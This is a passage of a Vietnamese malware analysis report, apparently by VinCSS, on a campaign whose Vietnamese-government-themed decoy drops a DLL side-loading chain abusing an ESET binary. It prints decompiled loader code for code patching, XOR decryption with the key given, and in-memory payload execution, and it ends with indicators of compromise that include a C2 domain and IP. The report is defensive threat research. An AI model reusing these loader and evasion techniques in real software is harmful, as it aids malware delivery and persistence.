
Hình 9: Nội dung của script nhúng trong file

Trích xuất toàn bộ nội dung của script. Nội dung của script như sau:

¨ Khai báo các biến **CAwyFTsgCQ, yilJSYTMMh, TPDgWjZcyJ** và gán lần lượt nội dung của **3.exe, http_dll.dll, http_dll.dat** cho từng biến:

Hình 10: Tạo biến chứa nội dung của file

¨ Tạo lập đường dẫn cho các files và gọi hàm **vSWGUThohAGJ** để tạo files:



Hình 11: Tạo các file 3.exe, http_dll.dll, http_dll.dat

¨ Thực thi file **3.exe** đã tạo, tạo tài liệu **Chi Thi cua thu tuong nguyen xuan phuc.doc** và mở tài liệu này để đánh lừa người dùng.

Hình 12: Thực thi 3.exe và mở tài liệu Chi Thi cua thu tuong nguyen xuan phuc.doc

2.3. Phân tích chi tiết các payload

2.3.1. Phân tích unsecapp.exe

Như đã đề cập ở trên, mã độc sau khi thực thi thành công sẽ thiết lập run key **Microsoft Malware Protectionydy** trong Registry (**HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**) trỏ tới file **unsecapp.exe**. File này bản chất là **EHttpSrv.exe (*ESET HTTP Server Service*)** thuộc sản phẩm **Eset Smart Security** của hãng **ESET**. Kẻ tấn công đã lợi dụng file này để thực hiện kĩ thuật **DLL side-loading** nhằm tải và thực thi mã độc nằm trong thư viện **http_dll.dll**.

Hình 13: unsecapp.exe gọi hàm LoadLibraryW để nạp http_dll.dll

2.3.2. Phân tích http_dll.dll

http_dll.dll sau khi được nạp sẽ thực thi code tại **DllMain**, tại đây mã độc gọi hàm thực hiện công việc sau:
¨ Lấy địa chỉ thuộc **unsecapp.exe** tính từ **base address + 0x157A**.
¨ Gọi hàm **VirtualProtect** để thay đổi **16 bytes** từ địa chí tính toán ở trên thành **PAGE_EXECUTE_READWRITE**.
¨ Patch code tại địa chỉ đó thông qua kĩ thuật **push – ret** để nhảy tới hàm thực hiện nhiệm vụ giải mã mà thực thi Shellcode.

```
hKernel32 = GetModuleHandleA(szKernel32);
VirtualProtect = GetProcAddress(hKernel32, szVirtualProtect);
pModifyCode = GetModuleHandleA(0) + 0x157A;
VirtualProtect(pModifyCode, 0x10u, PAGE_EXECUTE_READWRITE, &dwOldProtect);
// push 0xFFFFFFFF
*pModifyCode = 0x68;
pModifyCode[1] = 0xFFu;
pModifyCode[2] = 0xFFu;
pModifyCode[3] = 0xFFu;
pModifyCode[4] = 0xFFu;
// push    10001230h (DecryptShellCodeAndExecute)
pModifyCode[5] = 0x68;
*(pModifyCode + 3) = DecryptShellCodeAndExcecute;
pModifyCode[8] = DecryptShellCodeAndExcecute >> 0x10;
pModifyCode[9] = DecryptShellCodeAndExcecute >> 0x18;
// retn
pModifyCode[0xA] = 0xC3u;
VirtualProtect(pModifyCode, 0x10u, dwOldProtect, &dwOldProtect);
return 0;                                   // Return to function DecryptShellCodeAndExcecute
```

Hình 14: Sử dụng kĩ thuật push-ret để nhảy tới hàm tại địa chỉ 0x10001230

Tại hàm **DecryptShellCodeAndExcecute (0x10001230)**, mã độc tiếp tục thực hiện:
¨ Cấu thành đường dẫn tới **http_dll.dat**, file này chứa payload đã bị mã hóa:

```
szDllPath = 0;
memset(&szPath, 0, 0x100u);
v24 = 0;
v25 = 0;
// \http_dll.dat
szHttpDllDat[0] = '\\';
szHttpDllDat[1] = 'h';
szHttpDllDat[2] = 't';
szHttpDllDat[3] = 't';
szHttpDllDat[4] = 'p';
szHttpDllDat[5] = '_';
szHttpDllDat[6] = 'd';
szHttpDllDat[7] = 'l';
szHttpDllDat[8] = 'l';
szHttpDllDat[9] = '.';
szHttpDllDat[0xA] = 'd';
szHttpDllDat[0xB] = 'a';
szHttpDllDat[0xC] = 't';
szHttpDllDat[0xD] = 0;

hKernel32 = GetModuleHandleA(szKernel32);
GetModuleFileNameA = GetProcAddress(hKernel32, szGetModuleFileNameA);
GetModuleFileNameA(0, &szDllPath, MAX_PATH);
pPos = StrLast(&szDllPath, '\\');
if ( pPos )
{
  *pPos = 0;
}
v3 = GetModuleHandleA(szKernel32);
lstrcatA = GetProcAddress(v3, szlstrcatA);
lstrcatA(&szDllPath, szHttpDllDat);
```

Hình 15: Cấu thành đường dẫn tới http_dll.dat

¨ Gọi hàm **FileReadAll (0x10001030)**, đọc toàn bộ nội dung của **http_dll.dat** vào vùng nhớ đã cấp phát:

```
dwSize = 0;
FileReadAll(&szDllPath, &pHttpDllDatData, &dwSize);
if ( dwSize <= 0 )
{
  j_exit(0);
}
```

Hình 16: Hàm FileReadAll chịu trách nhiệm đọc nội dung http_dll.dat

```
hFile = CreateFileA(pszPath, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
hFile_cp = hFile;
if ( hFile == INVALID_HANDLE_VALUE )
{
  return 0;
}
dwSize = GetFileSize(hFile, 0);
if ( dwSize )
{
  pMem = LocalAlloc(LMEM_ZEROINIT, dwSize + 1);
  if ( ReadFile(hFile_cp, pMem, dwSize, &NumberOfBytesRead, 0) )
  {
    *ppMemReturn = pMem;
    *pdwSizeReturn = dwSize;
    CloseHandle(hFile_cp);
    result = 1;
  }
  else
  {
    LocalFree(pMem);
    CloseHandle(hFile_cp);
    result = 0;
  }
}
else
{
  CloseHandle(hFile_cp);
  result = 0;
}
return result;
```

Hình 17: Code của hàm FileReadAll

¨ Trích xuất key giải mã (**10 bytes đầu** của **http_dll.dat**), cấp phát vùng nhớ và copy toàn bộ dữ liệu của **http_dll.dat** vào vùng nhớ đã được cấp phát. Gọi hàm **XorDecrypt (0x100014B0)** để giải mã payload mới trên bộ nhớ:

```
keyLen = strlen(pHttpDllDatData) + 1;         // keyLen=0x0A
pKey = pHttpDllDatData;                       // xor_key = "\x74\x51\x64\x6F\x58\x4E\x4B\x6B\x47\x4D"
dwSize += -1u - (keyLen - 1);                 // dwSize=0001FE00
pHttpDllDatData += keyLen;
pMem = LocalAlloc(LMEM_ZEROINIT, dwSize + 1);
dwSize_1 = dwSize;
pNewPayLoad = pMem;
i = 0;
// Copy data from offset 0x0B of http_dll.data to the new allocated memory
// data = "\x39\x0B\x8C\x6F\x58..."
if ( dwSize )
{
  do
  {
    ++i;
    pNewPayLoad[i - 1] = pHttpDllDatData[i - 1];
    dwSize_1 = dwSize;
  }
  while ( i < dwSize );
}
XorDecrypt(pNewPayLoad, dwSize_1, pKey, keyLen - 1);
```


Hình 18: Thực hiện giải mã payload mới trên bộ nhớ

¨ Cuối cùng gọi hàm **VirtualProtect** để thay đổi vùng nhớ của payload mới thành **PAGE_EXECUTE_READWRITE** và gọi thẳng tới payload này để thực thi. Payload cuối cùng này sẽ làm nhiệm vụ giải mã cấu hình có thông tin về thư mục "**Microsoft Malware Protectionydy**" dùng để lưu các payload, thông tin về C2 như đã đề cập ở trên và thực hiện nhiệm vụ kết nối tới C2.

```
szVirtualProtect[0] = 'V';
szVirtualProtect[1] = 'i';
szVirtualProtect[2] = 'r';
szVirtualProtect[3] = 't';
szVirtualProtect[4] = 'u';
szVirtualProtect[5] = 'a';
szVirtualProtect[6] = 'l';
szVirtualProtect[7] = 'P';
szVirtualProtect[8] = 'r';
szVirtualProtect[9] = 'o';
szVirtualProtect[0xA] = 't';
szVirtualProtect[0xB] = 'e';
szVirtualProtect[0xC] = 'c';
szVirtualProtect[0xD] = 't';
szVirtualProtect[0xE] = 0;
hKernel32 = GetModuleHandleA(szKernel32);
VirtualProtect = GetProcAddress(hKernel32, szVirtualProtect);
(VirtualProtect)(pNewPayLoad, dwSize, PAGE_EXECUTE_READWRITE, &dwOldProtect);
(pNewPayLoad)();                                    // Execute new payload from memory
exit(0);
```


Hình 19: Thực thi payload mới đã giải mã trên bộ nhớ

Bằng thông tin phân tích được ở trên, có thể giải mã và thu được payload mới mà không cần debug:



Hình 20: http_dll.dat trước và sau khi giải mã

Payload có được là một dll (**HT.dll**):



Hình 21: Payload mới là một dll

Bài viết xin được tạm dừng tại đây, trong phần tiếp theo chúng tôi sẽ phân tích chi tiết về cách thức hoạt động của payload cuối cùng (HT.dll).

Indicators of compromise (IOCs)

Dropped file:

%LocalAppData%\Temp

1. 3.exe [SHA256: c3159d4f85ceb84c4a0f7ea9208928e729a30ddda4fead7ec6257c7dd1984763]

2. http_dll.dll [SHA256: 79375c0c05243354f8ba2735bcd086dc8b53af709d87da02f9206685095bb035]

3. http_dll.dat [SHA256: b62d35d8edae874a994fff12ec085a0bf879c66b3c97fd13fe0a335b497342e5]

4. Chi Thi cua thu tuong nguyen xuan phuc.doc [SHA256: e3556d6ba5e705b85599b70422928165c8d4130074029a8dcd04a33f4d1aa858]

%AllUsersProfile%\Microsoft Malware Protectionydy

1. unsecapp.exe
[SHA256: c3159d4f85ceb84c4a0f7ea9208928e729a30ddda4fead7ec6257c7dd1984763]

2. http_dll.dll [SHA256:
79375c0c05243354f8ba2735bcd086dc8b53af709d87da02f9206685095bb035]

3. http_dll.dat [SHA256:
b62d35d8edae874a994fff12ec085a0bf879c66b3c97fd13fe0a335b497342e5]

Persistence Registry:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Microsoft Malware Protectionydy = C:\ProgramData\Microsoft Malware Protectionydy\unsecapp.exe"

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Microsoft Malware Protectionydy = C:\ProgramData\Microsoft Malware Protectionydy\unsecapp.exe"

C2:
Domain: vietnam[.]zing[.]photos
IP: 104.160.44.85

R&D Center - VinCSS (a member of Vingroup)